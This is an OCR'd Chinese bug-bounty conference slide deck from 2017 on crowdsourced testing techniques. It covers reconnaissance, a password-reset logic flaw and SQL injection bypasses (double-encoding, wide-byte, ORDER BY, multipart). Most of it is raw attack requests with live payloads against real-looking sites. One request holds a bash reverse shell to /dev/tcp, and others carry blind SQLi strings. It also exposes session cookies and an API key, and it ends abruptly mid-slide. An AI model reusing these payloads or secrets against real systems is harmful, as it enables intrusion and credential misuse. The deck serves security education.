阿里云 | 云盾先知 安全情报

# 奇葩漏洞面面观
# —— 我的众测经验谈

吴志成

2017.3.24

先知白帽大会
开放创新·先知先行

# 关于我

- 资深众测玩家
- 阿里云先知 ：Gr36_
- 其他平台：greg.wu

# 0x00 众里寻他千百度

- 微信公众号
- 移动APP
- passive dns
- 历史漏洞

# 微信公众号

# 移动APP

Raw Params Headers Hex

```
POST /t                    :/user/setNewPassword HTTP/1.1
Host: s                    5.com
Proxy-Connection: keep-alive
Content-Length: 75
Accept: */*
Origin: http://s                    .com
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/55.0.2883.87 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Referer:
http://                    ://user/confirmPasswordResetingRequest?mail=
c%40163.com&code=GxzlDfWyHuX8T4T2n4TyT2Dtz024T1ThGmTwG8m0z%2BDzzwDljkTtG4CIDjW%3
DOQMVNBYUfBZRMgOUMwYILQNINMNQYMYZNNOAMUPVcwNcMUP5YhZIZUM1NFYM
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8,zh-CN;q=0.6,zh;q=0.4,zh-TW;q=0.2
Cookie: username2=pentest; SID2=668f41a1-cbe8-4e68-a1ed-5f7e6a725a6c-1487757750502;
YUESID=1883e09f-cbf7-40fe-b820-dc3cda719d37;
SID3=e5208d5a-86e9-4696-8b65-c6e6b1438915-1487772821968;
SID=ffea752c-357e-                    7e-b545-de261ef58638-1487823584613

key=5461f41045ce826e5378c5bd&password=pentest123&confirmPassword=pentest123
```

Raw Headers Hex

```
ibm01149, ibm037, ibm1026, ibm1047, ibm273, ibm277, ibm278, ibm280, ibm284, ibm
ibm297, ibm420, ibm424, ibm437, ibm500, ibm775, ibm850, ibm852, ibm855, ibm857,
ibm861, ibm862, ibm863, ibm864, ibm865, ibm866, ibm868, ibm869, ibm870, ibm871,
iso-2022-cn, iso-2022-jp, iso-2022-jp-2, iso-2022-kr, iso-8859-1, iso-8859-13, iso-885
iso-8859-2, iso-8859-3, iso-8859-4, iso-8859-5, iso-8859-6, iso-8859-7, iso-8859-8, is
jis_x0201, jis_x0212-1990, koi8-r, koi8-u, shift_jis, tis-620, us-ascii, utf-16, utf-16be, utf
utf-32be, utf-32le, utf-8, windows-1250, windows-1251, windows-1252, windows-1253
windows-1254, windows-1255, windows-1256, windows-1257, windows-1258, windows
x-big5-hkscs-2001, x-big5-solaris, x-compound_text, x-euc-jp-linux, x-euc-tw, x-eucjp-
x-ibm1006, x-ibm1025, x-ibm1046, x-ibm1097, x-ibm1098, x-ibm1112, x-ibm1122, x-
x-ibm1124, x-ibm1166, x-ibm1364, x-ibm1381, x-ibm1383, x-ibm300, x-ibm33722, x-
x-ibm833, x-ibm834, x-ibm856, x-ibm874, x-ibm875, x-ibm921, x-ibm922, x-ibm930,
x-ibm935, x-ibm937, x-ibm939, x-ibm942, x-ibm942c, x-ibm943, x-ibm943c, x-ibm948
x-ibm949c, x-ibm950, x-ibm964, x-ibm970, x-iscii91, x-iso-2022-cn-cns, x-iso-2022-cn
x-iso-8859-11, x-jis0208, x-jisautodetect, x-johab, x-macarabic, x-maccentraleurope, x-
x-maccyrillic, x-macdingbat, x-macgreek, x-machebrew, x-maciceland, x-macroman, x-
x-macsymbol, x-macthai, x-macturkish, x-macukraine, x-ms932_0213, x-ms950-hkscs,
x-ms950-hkscs-xp, x-mswin-936, x-pck, x-sjis_0213, x-utf-16le-bom, x-utf-32be-bom,
x-utf-32le-bom, x-windows-50220, x-windows-50221, x-windows-874, x-windows-949
x-windows-950, x-windows-iso2022jp
X-Via: 1.1 hx177:4 (Cdn Cache Server V2.0), 1.1 dianxin7:4 (Cdn Cache Server V2.0)
Connection: keep-alive

{"success":true,"msg":"密码设置完成"}
```

# 移动APP

Raw Params Headers Hex

```
POST /:  -openapi/login HTTP/1.1
Host: ssl2.  ]
Content-Length: 67
Accept-Encoding: gzip
Connection: Keep-Alive
User-Agent: Mozilla/5.0 (Linux; U; Android 6.0.1; zh-cn; Nexus 6P Build/MTC20L) AppleWebKit/533.1
(KHTML, like Gecko) Version/4.0 Mobile Safari/533.1
Content-Type: text/plain; charset=utf-8

{"password":"111111","responseDataType":"JSON","username":"sophie"}
```

Raw Headers Hex

```
HTTP/1.1 200 OK
Date: Fri, 24 Feb 2017 03:26:42 GMT
Content-Type: text/plain;charset=UTF-8
Content-Length: 75
Connection: keep-alive
Cache-Control: no-cache
pragma: no-cache
Server: twsm0

{"errInfo":"用户名密码不正确","userKey":"5461f41045ce826e5378c5bd"}
```

# passive dns

Raw | Params | Headers | Hex

```
POST /report_form/getcharge.php?form2 HTTP/1.1
Host: gm.capl.oasgames.[redacted].com:57581
Proxy-Connection: keep-alive
Content-Length: 106
Cache-Control: max-age=0
Origin: http://gm.capl.oasgames.[redacted]
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/51.0.2704.103 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Referer: http://gm.capl.oasgames.[redacted].com:57581/report_form/getdata.html
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8,zh-CN;q=0.6,zh;q=0.4,zh-TW;q=0.2

date_charge_start=;bash -c "bash -i %26>/dev/tcp/[redacted]/8[redacted]
0>%261"&sub=&submit=%E6%8F%90%E4%BA%A4
```

**gm.capl.oasgames.xxx.com**

Raw | Headers | Hex

```
HTTP/1.1 200 OK
Server: nginx/1.2.6
Date: Wed, 07 Dec 2016 04:07:04 GMT
Content-Type: text/html; charset=utf-8
Connection: keep-alive
X-Powered-By: PHP/5.4.13
Content-Length: 81

状态:1<br />PS:状态0为执行成功,1为执行失败!<p>执行完毕！
```


# passive dns

```
try:
    url = 'https://www.virustotal.com/vtapi/v2/domain/report'
    parameters = {'domain': domain, 'apikey': 'a2b674834baab417112e8a97bb731a437d94a13474a0a2774ae7464
    response = urllib.urlopen('%s?%s' % (url, urllib.urlencode(parameters))).read()
    response_dict = json.loads(response)
    if response_dict['response_code'] == 1:
        for i in response_dict['subdomains']:
```

req_test | req_test

```
apipool.[redacted].com
dqy.[redacted].com
bbs.mjh.[redacted].com
s2220311745.dm.[redacted].com
s2220312101.dm.[redacted].com
yxgjl-workerman.[redacted].com
patch.djlw.[redacted].com
yxgjl.[redacted].com
mp.djlw.[redacted].com
api.[redacted].com
static.cdn.[redacted].com
tracks.[redacted].com
36.[redacted].com
pay.[redacted].com
mjh.[redacted].com
vdas.[redacted].com
mobfile1.[redacted].com
```

# passive dns


nsdb
Donate
Sear
Export
Type
A 9
# Host Type Value
1 .com A 120
2 gw1. .com A 45.
3 gm.mmzqlqq. :.com A 119.
4 com A 120
5 email. .com A 45.
6 kf. .com A 122
7 center.yw. com A 106
8 q2220440003.dm. .com A 118.
9 gw2. .com A 63.

# 历史漏洞

| 提交时间 | 标题 | 漏洞类型 |
| --- | --- | --- |
| 2016-05-08 | [redacted]某漏洞成功shell（可控制3个网站） | 成功的入侵事件 |
| 2016-05-05 | [redacted]多处SQL注入（涉及580万+手机号/mac地址/操作系统类型等） | SQL注射漏洞 |
| 2016-04-25 | [redacted]城缺陷之我是如何5800买到哈弗H9的（原价27W） | 设计缺陷/逻辑错误 |
| 2016-04-24 | [redacted]某分站存在又一处SQL注入 | SQL注射漏洞 |
| 2016-04-20 | [redacted]系统存在漏洞可反弹shell | 后台弱口令 |
| 2016-04-14 | [redacted]某分站存在SQL注入 | SQL注射漏洞 |
| 2016-04-13 | [redacted]理平台配置不当大量敏感信息泄露/备份文件泄露 | 应用配置错误 |
| 2016-04-13 | [redacted]问题导致Getshell直入大内网 | 敏感信息泄露 |
| 2016-04-09 | [redacted]某系统未授权访问getshell | 应用配置错误 |
| 2016-04-01 | 某市住房公积金管理中心注入漏洞(SA)涉及700W+账户记录加58W+公积金信息(名字/金额/身份证/公司等信息) | SQL注射漏洞 |
| 2016-03-28 | [redacted]X-Forwarded-Host存在SQL注入漏洞 | SQL注射漏洞 |

# 0x01 精骛八极,心游万仞

- 双编码/宽字节注入
- 排序注入
- multipart 绕过注入检测

# 双编码注入

Request

Raw | Params | Headers | Hex

```
%E7%94%A8%E6%88%B7766788712qq%22%2C%22sessionKey%22%3A%2216697178-01ae937a-0c
40-4bf8-b56e-cd22751c5925%22%2C%22phone%22%3A%2215017512337%22%7D;
uid=16697178; username=%E7%94%A8%E6%88%B7766788712qq; MZ_ALAD_IS_LOGIN=1;
MZ_ALAD_SESSIONID=16697178-01ae937a-0c40-4bf8-b56e-cd22751c5925;
MZ_ALAD_USER_INFO=%7B%22uid%22%3A%2216697178%22%2C%22phone%22%3A%22150175
12337%22%2C%22username%22%3A%22%E7%94%A8%E6%88%B7766788712qq%22%7D;
CSRF_ID=4e2936c4-df32-4011-aea4-8956c6b081d9;
aliyungf_tc=AQAAAI7/hgCEpQsAuhESDgdBvtz8MFFJ; _islogin=true;
DSESSIONID=aed58f0b-4448-4164-bfee-6d811e32447b;
_uticket=ns_de2317c22e18718d051f943a279bcf56;
SESSION=37a7b043-9920-413a-889d-9cc455215447;
__utcoid=5d2af8cf-936b-9e14-02e2-f2f9df758d46; _gat=1; lang=en_US;
_ga=GA1.2.1643976128.1472801221;
Hm_lvt_2a0c04774115b182994cfcacf4c122e9=1472801336,1472801367,1472801370,1472801402;
Hm_lpvt_2a0c04774115b182994cfcacf4c122e9=1472801402;
contract_contain_money=fQi79WRvl3IS0ihLKJDdOZXkcH01HUlNDJU5TEXMDcF%2FHKQh%2BibkwzO
fyF3dieC9dd36yBr5kz%2FaBt68uHseoA%3D%3D
Content-Type: application/x-www-form-urlencoded

mealid=125%2527aND(1=(SELECT 1 REGEXP IF(1=1,1,0x00)))and
%2527%2527=%2527&ss=Ncui8gxlpfWv5fTHa%2B4eQpwleQmdghEw5boRSz6%2BwXuUcY8mUnlgP
q%2FNeA8ymctJUAhaFHOO%2B9WAUHOQDrXPAg%3D%3D
```

Response

Raw | Headers | Hex

```
HTTP/1.1 200 OK
Date: Fri, 02 Sep 2016 07:35:27 GMT
Content-Type: text/html
Connection: keep-alive
Server: nginx/1.6.2
Vary: Accept-Encoding
X-Powered-By: PHP/5.4.37
r-ip: store-10.24.226.102-sz
Content-Length: 15

产品不存□□
```

# 宽字节注入

```
POST /shake/shake_shake_v3 HTTP/1.1
Host: huodong.[redacted].com
Origin: http://[redacted].com
Content-Length: 116
Accept-Language: zh-CN,en-US;q=0.8
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: Mozilla/5.0 (Linux; Android 6.0; Nexus 6P Build/MDB08K; wv) AppleWebKit/537.36
(KHTML, like Gecko) Version/4.0 Chrome/44.0.2403.117 Mobile Safari/537.36
Connection: close
Referer:
http://awshuodong.[redacted]/sale/shake_v3/app.html?version=4.0.0&connect_id=2b508e944d2734
7ff50806b30b8f7b3a&region_id=144261&platform=android
X-Requested-With: com.ttxg.[redacted]
Content-Type: application/x-www-form-urlencoded; charset=UTF-8

connect_id=2b508e944d27347ff50806b30b8f7b3a%df' and 1=if(1=1,1,(select 1 union select 2))--
&region_id=144261&type=3
```

```
HTTP/1.1 200 OK
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET,POST
Access-Control-Allow-Origin: http://awshuodong.frui
Content-Type: text/html
Date: Tue, 13 Sep 2016 13:29:57 GMT
Server: nginx
Set-Cookie:
[redacted]=a%3A5%3A%7Bs%3A10%3A%22session
6be48b853881a55b%22%3Bs%3A10%3A%22ip_add
Bs%3A10%3A%22user_agent%22%3Bs%3A120%3A
%3B+Nexus+6P+Build%2FMDB08K%3B+wv%29+A
ecko%29+Version%2F4.0+Chrome%2F44%22%3Bs%
3397%3Bs%3A9%3A%22user_data%22%3Bs%3A0%
d53403b64cb1975d09; expires=Thu, 13-Oct-2016 1
Vary: Accept-Encoding
X-Powered-By: PHP/5.4.45
Content-Length: 82
Connection: Close

{"result":"error","msg":"\u8d85\u65f6\u5566\uff
```

# 排序注入

```
POST /fund/get_fund_list HTTP/1.1
Host: m.r    .com
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:42.0) Gecko/20100101 Firefox/42.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Referer: https://m.    u.com/fund/fund_list
Content-Length: 160
Cookie: NCFTCK=od4uq61yiso03x7egljaihvcx1mdy43x;
__GUID__=008491135147324976841222582373 25;
aliyungf_tc=AQAAAK3tvwow5QwAk75CccX4RCoHISYd;
SERVERID=3974e393cfb584333096e94fe2d66cca|1473250771|1473250758
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache

sort_key=dayRate&sort=desc,1-if(1=(SELECT 1 REGEXP
IF(1=1,1,0x00)),1,1)&kind=&count=20&reqtoken=a7ea69738ae339e5c4fefcf28f94644cdf19f4b0a99
706b59a086b2364782115
```

```
HTTP/1.1 200 OK
Date: Wed, 07 Sep 2016 12:23:59 GMT
Content-Type: application/json; charset=utf-8
Connection: keep-alive
Set-Cookie: NCFTCK=od4uq61yiso03x7egljaihvcx1mdy43
GMT; Max-Age=86400; path=/; domain=nicaifu.com; http
Expires: Wed, 07 Sep 2016 12:23:58 GMT
Cache-Control: no-cache
Set-Cookie: SERVERID=3974e393cfb584333096e94fe2d6
Content-Length: 21717

{"errno":0,"errmsg":"","data":{"totalCount":"2453","produc
me":"\u4ea4\u94f6\u65bd\u7f57\u5fb7\u4e2d\u8bc1\u73
06\u7ea7\u57fa\u91d1","productSName":"\u4ea4\u94f6\
"dailyNet":"1.036","weekRate":"4.7523","monthRate":"13.8
:"-9.1228","yearRate":"4.5409","minBuyAmt":"10.0","profit
00:00:00","buyStatus":"1","dayRate":"4.1206","profit7day"
hortRecomm":"","showRate":"1.2","realRate":"0.12","risk":"
skStr":"\u9ad8\u98ce\u9669","yearRateFmt":"4.54%","pro
2%","dayRateFmt":"4.12%","showRateFmt":"1.20","realRat
ilyNetFmt":"1.0360","monthRateFmt":"13.85%","weekRate
seRateFmt":"4.54","special_data":[],"minBuyAmtFmt":"10.0
1.0","profitDateFmt":"2016-09-06","displayRate":"15.50","
08\u6da8\u5e45"},{"productCode":"161606","productNam
c14\u8bc1\u5238\u6295\u8d44\u57fa\u91d1\u524d\u65
```

# multipart 绕过注入检测

Request

Raw | Params | Headers | Hex

```
GET /AppNewflyingCity2/FoodMenuAction/getMarketList.action?areaId=8 HTTP/1.1
Host: 211.136.110.200:15098
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:42.0) Gecko/20100101 Firefox/42.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: keep-alive
```


Response

Raw | Headers | Hex

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Set-Cookie: name=value; HttpOnly
Cache-Control: no-cache
Pragma: No-cache
P3P: CP=CAO PSA OUR
Expires: Wed, 31 Dec 1969 23:59:59 GMT
Content-Type: text/json;charset=UTF-8
Date: Mon, 13 Mar 2017 13:23:08 GMT
Content-Length: 290

[{"areaId":"8","lat":"31.268323","lng":"121.523435",
d":"192","marketName":"盐阜农贸市场"},{"areaId":"8"
dress":"国权北路29号","marketId":"193","marketNam
```

# multipart 绕过注入检测



# multipart 绕过注入检测

Request

Raw | Params | Headers | Hex

```
POST /AppNewflyingCity2/FoodMenuAction/getMarketList.action HTTP/1.1
Host: 211.136.110.200:15098
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:42.0) Gecko/20100101 Firefox/42.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: keep-alive
Content-Type: multipart/form-data; boundary=---------482417901
Content-Length: 96

----------482417901
Content-Disposition: form-data; name="areaId"

8'||case when ascii(substrc(user,10,1))=67  then '' else 'xxxxxx' end||'
----------482417901--
```

Response

Raw | Headers | Hex

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Set-Cookie: name=value; HttpOnly
Cache-Control: no-cache
Pragma: No-cache
P3P: CP=CAO PSA OUR
Expires: Wed, 31 Dec 1969 23:59:59 GMT
Content-Type: text/json;charset=UTF-8
Date: Mon, 13 Mar 2017 13:23:08 GMT
Content-Length: 290

[{"areaId":"8","lat":"31.268323","lng":"121.523435","n
d":"192","marketName":"盐阜农贸市场"},{"areaId":"8","
dress":"国权北路29号","marketId":"193","marketName
```

# 0x02 天下大事，必作于细

- 网页源码里隐藏的漏洞
- js源码隐藏的链接
- 奇葩支付漏洞

# 网页源码里隐藏的漏洞

```
